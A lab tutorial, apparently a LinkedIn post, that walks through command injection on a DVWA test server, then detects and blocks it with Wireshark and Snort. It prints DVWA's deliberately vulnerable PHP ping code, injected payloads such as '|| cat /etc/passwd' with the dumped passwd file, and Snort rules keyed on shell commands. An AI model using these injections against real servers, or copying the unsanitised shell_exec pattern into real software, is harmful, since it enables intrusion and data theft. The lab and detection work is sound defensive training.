



Command Injection (DVWA Series)

...



Nguyen N.

Cyber Security Analyst I @ Ideal Integrations ll...

Published Dec 9, 2022

+ Follow

Today, we will be covering Command injection. Our goal for today is

- Learn the methodology behind Command Injection
- How to carry out Command Injection Attack
- How do you know if the attack was successful?
- How to detect a Command Injection using Snort
- How to block a Command Injection using Snort

Methodology:

4 · Comment



Like



Comment



Share

it to pass commands to the system shell without injecting malicious code. In many cases, command injection gives the attacker greater control over the target system.

TLDR: Due to the lack of input validation, the computer fully trusts the user input and will run anything inputted in the form item (user input).





Image Source & Reference:



What Is Command Injection? I...

How to carry out a Command Injection

Before we start our attack, let's begin our packet capture in pfsense

172.20.25.16 = our DVWA machine

4 · 1 Comment



Like



Comment

Diagnostics / Packet Capture?

Packet Capture Options

Interface

TECH

Select the interface on which to capture traffic.

Promiscuous

☒ Enable promiscuous mode

Non-promiscuous mode captures only traffic that is directly relevant to the host (sent by it, sent or broadcast to it, or routed through it) and does not show packets that are ignored at network adapter level.
Promiscuous mode ("sniffing") captures all data seen by the adapter, whether or not it is valid or related to the host, but in some cases may have undesirable side effects and not all adapters support this option. Click Info for details i

Address Family

IPv4 Only

Select the type of traffic to be captured.

Protocol

Any

Select the protocol to capture, or "Any".

Host Address

172.20.25.16

This value is either the Source or Destination IP address, subnet in CIDR notation, or MAC address.
Matching can be negated by preceding the value with "!". Multiple IP addresses or CIDR subnets may be specified. Comma (",") separated values perform a boolean "AND". Separating with a pipe ("|") performs a boolean "OR".
MAC addresses must be entered in colon-separated format, such as xx:xx:xx:xx:xx:xx or a partial address consisting of one (xx), two (xx:xx), or four (xx:xx:xx:xx) segments.
If this field is left blank, all packets on the specified interface will be captured.

Port

The port can be either the source or destination port. The packet capture will look for this port in either field. Matching can be negated by preceding the value with "!". Multiple ports may be specified. Comma (",") separated values perform a boolean "AND". Separating with a pipe ("|") performs a boolean "OR". Leave blank if not filtering by port.

Packet Length

0

The Packet length is the number of bytes of each packet that will be captured. Default value is 0, which will capture the entire frame regardless of its size.

Count

0

This is the number of packets the packet capture will grab. Default value is 100.
Enter 0 (zero) for no count limit.

Reverse DNS Lookup

☐ Do reverse DNS lookup

The packet capture will perform a reverse DNS lookup associated with all IP addresses.
This option can cause delays for large packet captures.

Last capture start

December 3rd, 2022 3:40:52 pm.

Last capture stop

December 3rd, 2022 3:41:00 pm.


Start

View Capture

Download Capture

Click start to start capturing packets.

After hitting start, your screen should look like this:



Let's begin our attack. We will start from the lowest defense and work our way up.

This is what was given. If we input an IP, it will be sent as an ICMP packet to the IP. Let's give it a try. We will be pinging our DVWA server (172.20.25.16)

4 · Comment



Like



Comment

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 172.20.25.16 (172.20.25.16) 56(84) bytes of data.  
64 bytes from 172.20.25.16: icmp seq=1 ttl=64 time=0.013 ms  
64 bytes from 172.20.25.16: icmp seq=2 ttl=64 time=0.052 ms  
64 bytes from 172.20.25.16: icmp seq=3 ttl=64 time=0.043 ms  
64 bytes from 172.20.25.16: icmp_seq=4 ttl=64 time=0.041 ms  
  
--- 172.20.25.16 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3104ms  
rtt min/avg/max/mdev = 0.013/0.037/0.052/0.014 ms
```

```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>

```

Even if we have zero knowledge of *PHP*, we can see that `$target` holds the user input. Then, take that input and execute it with `"ping -c 4,"` and then the `"echo "<pre>{$cmd}</pre>"` will display the value of variable `$cmd`.

The problem with this is that an Attacker can execute another command within this user prompt by simply using the:

- `&&`
- `;`
- `||`
- `|`

 4 · / Comment

 Like

 Comment

When this command is first executed, apt-get update and then apt-get upgrade.

Another example:

```
cat ABC.txt | sort
```

Output:

```
A
B
C
D
```

This is simply the same methodology.

Let me show you an example using the "Ping a device":

Ping a device

Enter an IP address:

Submit

Ping a device

Enter an IP address:

Submit

```
PING 172.20.25.16 (172.20.25.16) 56(84) bytes of data.
64 bytes from 172.20.25.16: icmp seq=1 ttl=64 time=0.042 ms
64 bytes from 172.20.25.16: icmp seq=2 ttl=64 time=0.065 ms
64 bytes from 172.20.25.16: icmp seq=3 ttl=64 time=0.038 ms
64 bytes from 172.20.25.16: icmp seq=4 ttl=64 time=0.058 ms
```

```
--- 172.20.25.16 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.038/0.050/0.065/0.011 ms
securitynguyen.com
```

The application ping first the IP and then echo "securitynguyen.com".

- Side note: you don't have to include the IP. You can only include ; (command), and it still works.

4 · Comment



Like



Comment

Vulnerability: Command Injection

Ping a device


Enter an IP address:

Submit

securitynguyen.com

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

We can stop our pcap capture and download the capture:



Make sure the data in the Packets are captured. If that section is empty, please try again.

We will focus on that later

4 / Comment

Like

Comment

```
<?php
```

```
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = $_REQUEST[ 'ip' ];  
  
    // Set blacklist  
    $substitutions = array(  
        '&&' => '',  
        ';' => '',  
    );  
  
    // Remove any of the characters in the array (blacklist).  
    $target = str_replace( array_keys( $substitutions ), $substitut  
  
    // Determine OS and execute the ping command.  
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {  
        // Windows  
        $cmd = shell_exec( 'ping ' . $target );  
    }  
    else {  
        // *nix  
        $cmd = shell_exec( 'ping -c 4 ' . $target );  
    }  
  
    // Feedback for the end user  
    echo "<pre>{$cmd}</pre>";  
}  
  
?>
```

The developer added a section where he blocklisted or “filtered” some of the commands. However, this blacklist doesn't include all the commands the attacker can do. The attacker can still do the following:

- &

 4 · / Comment

 Like

 Comment

For example, we will be showing `|| cat /etc/passwd`

Ping a device

Enter an IP address:

Submit

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:111::/nonexistent:/usr/sbin/nologin
tss:x:105:113:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:107:114::/nonexistent:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:111:117:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
```

This work because `cat /etc/passwd` will return a `0` (true) since it successfully executes, and `||` (or) only runs if either side is true

```
$ ping -c 4 || cat /etc/passwd
ping: usage error: Destination address required
root:x:0:0:root:/root:/usr/bin/zsh
```

High (Hard) mode:

Page source:

<?php

4 · Comment

Like

Comment

```

// Set blacklist
$substitutions = array(
    '&' => '',
    ';' => '',
    '|' => '',
    '-' => '',
    '$' => '',
    '(' => '',
    ')' => '',
    '`' => '',
    '||' => '',
);

// Remove any of the characters in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substitut

// Determine OS and execute the ping command.
if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
}
else {
    // *nix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the end user
echo "<pre>{$cmd}</pre>";
}

?>

```

The developer added more filters. We can check the hint:

"At the high level, the developer returns to the drawing board and puts in even more patterns to match. But even this isn't enough.

The developer has either made a slight typo with the filters or believes a particular PHP

 4 · / Comment



Like



Comment

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

How to know if the attack was successful?:

Previously, we initiated a packet capture during our command injection attack, and we downloaded our capture to our computer. The file should be in the downloads folder, and the file should be named packetcapture.cap



packetcapture.cap

We will transform it into a pcap to view it on Wireshark.

First, right-click on the packetcapture.cap -> Rename -> Command_Injection.pcap

| Name | Date modified | Type | Size |
|--|-------------------|----------------------|-------|
| ▼ Today | | | |
|  command_injection.pcap | 12/8/2022 6:38 AM | Wireshark capture... | 19 KB |

4 · 1 Comment



Like



Comment

Boom, there we go. It's in a pcap format. Let's open it in our Wireshark.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-----------|--------------|--------------|----------|--------|--|
| 1 | 0.000000 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57829 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 2 | 0.000186 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57829 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 |
| 3 | 0.000190 | 172.20.25.16 | 172.20.25.1 | TCP | 66 | 80 → 57829 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128 |
| 4 | 3.924283 | 172.20.25.1 | 172.20.25.16 | HTTP | 694 | POST /DVWA/vulnerabilities/exec/ HTTP/1.1 (application/x-www-form-urlencoded) |
| 5 | 3.924541 | 172.20.25.16 | 172.20.25.1 | TCP | 66 | 80 → 57829 [ACK] Seq=1 Ack=641 Win=64128 Len=0 |
| 6 | 6.988688 | 172.20.25.16 | 172.20.25.1 | TCP | 1514 | 80 → 57829 [ACK] Seq=1 Ack=641 Win=64128 Len=1460 [TCP segment of a reassembled PDU] |
| 7 | 6.988694 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | [TCP ACKed unseen segment] 57829 → 80 [ACK] Seq=641 Ack=1981 Win=131328 Len=0 |
| 8 | 6.988694 | 172.20.25.16 | 172.20.25.1 | TCP | 494 | [TCP Spurious Retransmission] 80 → 57829 [PSH, ACK] Seq=1461 Ack=641 Win=64128 Len=440 |
| 9 | 11.994512 | 172.20.25.16 | 172.20.25.1 | TCP | 66 | 80 → 57829 [FIN, ACK] Seq=1981 Ack=641 Win=64128 Len=0 |
| 10 | 11.994709 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57829 → 80 [ACK] Seq=641 Ack=1982 Win=1849600 Len=0 |
| 11 | 15.078114 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57829 → 80 [FIN, ACK] Seq=641 Ack=1982 Win=1849600 Len=0 |
| 12 | 15.078181 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57837 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 13 | 15.078387 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57838 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 14 | 15.078387 | 172.20.25.16 | 172.20.25.1 | TCP | 66 | 80 → 57829 [ACK] Seq=1982 Ack=642 Win=64128 Len=0 |
| 15 | 15.078388 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57839 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 16 | 15.078433 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57837 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 |
| 17 | 15.078433 | 172.20.25.16 | 172.20.25.1 | TCP | 66 | 80 → 57837 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128 |
| 18 | 15.078500 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57840 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 19 | 15.078500 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57838 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 |
| 20 | 15.078500 | 172.20.25.16 | 172.20.25.1 | TCP | 66 | 80 → 57838 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128 |
| 21 | 15.078613 | 172.20.25.1 | 172.20.25.16 | TCP | 66 | 57839 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 |

This is what our pcap file looked like when first opened. Let's filter it to HTTP to see what we get:

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-----------|-------------|--------------|----------|--------|---|
| 4 | 3.924283 | 172.20.25.1 | 172.20.25.16 | HTTP | 694 | POST /DVWA/vulnerabilities/exec/ HTTP/1.1 (application/x-www-form-urlencoded) |
| 31 | 15.083740 | 172.20.25.1 | 172.20.25.16 | HTTP | 655 | POST /DVWA/vulnerabilities/exec/ HTTP/1.1 (application/x-www-form-urlencoded) |
| 44 | 20.115255 | 172.20.25.1 | 172.20.25.16 | HTTP | 659 | POST /DVWA/vulnerabilities/exec/ HTTP/1.1 (application/x-www-form-urlencoded) |
| 57 | 26.817356 | 172.20.25.1 | 172.20.25.16 | HTTP | 656 | POST /DVWA/vulnerabilities/exec/ HTTP/1.1 (application/x-www-form-urlencoded) |
| 69 | 35.804900 | 172.20.25.1 | 172.20.25.16 | HTTP | 672 | POST /DVWA/vulnerabilities/exec/ HTTP/1.1 (application/x-www-form-urlencoded) |

As we can see, We are getting POST requests from the attacker (172.20.25.1) to the server.

POST sends data to a server to create/update a resource.

Down below named: "HTML Form URL Encoded: Application/x-www-form-urlencoded"

- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "ip" = "172.20.25.16; echo "securitynguyen.com""
 - Key: ip
 - Value: 172.20.25.16; echo "securitynguyen.com"
 - Form item: "Submit" = "Submit"
 - Key: Submit
 - Value: Submit

We can see the attacker's command and what he executed. Let's follow the TCP stream to see what we get.

```
POST /DVA/vulnerabilities/exec/ HTTP/1.1
Host: 172.20.25.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://172.20.25.16
Connection: keep-alive
Referer: http://172.20.25.16/DVA/vulnerabilities/exec/
Cookie: PHPSESSID=k190f9gr2plc2htl0d6boj8qqh; security=low
Upgrade-Insecure-Requests: 1

ip=172.20.25.16%3B+echo+%22securitynguyen.com%22&Submit=SubmitHTTP/1.1 200 OK
Date: Thu, 08 Dec 2022 11:38:04 GMT
Server: Apache/2.4.54 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1548
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

Red = Client, Blue = Server.

We see that the IP variable in the POST request is holding the attacker command. If we decode this, we will see the command perfectly clearly. Let's do this

```
ip=172.20.25.16; echo "securitynguyen.com"&Submit=Submit
```

Look at that: we can see what our adversary executed on our server.

```
ip=172.20.25.16%3B+echo+%22securitynguyen.com%22&Submit=SubmitHTTP/1.1 200 OK
Date: Thu, 08 Dec 2022 11:38:04 GMT
Server: Apache/2.4.54 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1548
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

Our standard IP request:

```
ip=172.20.25.16&Submit=SubmitHTTP/1.1 200 OK
Date: Thu, 08 Dec 2022 11:59:05 GMT
Server: Apache/2.4.54 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1543
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

As we can see, a standard IP request is 1543, but a command injection is 1548. An increase in content length can indicate that an attack has been successful. But we shouldn't only use the content length as a be-all indicator but the form item to see if there was a command injection inside of it.

How to detect a Command Injection using snort:

- Look for keywords related to the terminal language: Check the data received from the user for keywords that are related to terminal commands such as `dir`, `ls`, `cp`, `cat`, `type`, etc.
- Please familiarize yourself with frequently used Command Injection payloads: When attackers detect a command injection vulnerability, they usually create a reverse shell in order to work more efficiently. Knowing frequently used Command Injection payloads will make seeing a command injection attack easier.

Let's get right to it.

```
cd /etc/snort/rules
sudo nano local.rules
```

 4 · / Comment



```
codewind@codewind-virtual-machine: /etc/snort/rules
GNU nano 6.2 local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures.  Put your local
# additions here.

drop tcp any any -> 172.20.25.16 80 (msg:"Hacker tool found ALERT ALERT"; content:"(Hydra)"; offset: 12; sid: 1000001; rev: 2;)
```

Here are the new rules I created:

```
alert tcp any any -> 172.20.25.16 80 (msg:"Command Injection detect
alert tcp any any -> 172.20.25.16 80 (msg:"Command Injection detect
alert tcp any any -> 172.20.25.16 80 (msg:"Command injection detect
```

Let's test them out to see if they work:

```
sudo snort -c /etc/snort/snort.conf -A console
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

```
Commencing packet processing (pid=2615)
12/08-08:00:08.760588  [**] [1:1000002:1] Command Injection detected 1 [**] [Priority: 0] {TCP} 172.20.25.1:57022 -> 172.20.25.16:80
```

```
12/08-08:00:48.783323  [**] [1:1000003:1] Command Injection detected 2 [**] [Priority: 0] {TCP} 172.20.25.1:57024 -> 172.20.25.16:80
```

4 · / Comment



Like



Comment

For some reason, it wouldn't detect `cat /etc/passwd`. Let's change the rule to just `cat`. Remember to edit the rev whenever you edit one of your rules.

```
#Command Injection Alert
alert tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 1"; content:"ls"; sid: 1000002; rev: 1;)
alert tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 2"; content:"whoami"; sid: 1000003; rev: 1;)
alert tcp any any -> 172.20.25.16 80 (msg:"Command injection detected 3"; content:"cat"; sid: 1000004; rev: 2;)
```

Ping a device

Enter an IP address:

Submit

```
12/08-08:04:33.805579  [**] [1:1000004:2] Command injection detected 3 [**] [Priority: 0] {TCP} 172.20.25.1:57034 -> 172.20.25.16:80
```

How to block a Command Injection using Snort

We will use the previously created rules and just add the keyword `drop` to them.

Let's get started:

```
sudo nano local.rules
```

```
drop tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 1"; content:"ls"; sid: 1000002; rev: 1;)
drop tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 2"; content:"whoami"; sid: 1000003; rev: 1;)
drop tcp any any -> 172.20.25.16 80 (msg:"Command injection detected 3"; content:"cat"; sid: 1000004; rev: 2;)
```

```
Command Injection Alert
alert tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 1"; content:"ls"; sid: 1000002; rev: 1;)
alert tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 2"; content:"whoami"; sid: 1000003; rev: 1;)
alert tcp any any -> 172.20.25.16 80 (msg:"Command injection detected 3"; content:"cat"; sid: 1000004; rev: 2;)
drop tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 1"; content:"ls"; sid: 1000002; rev: 1;)
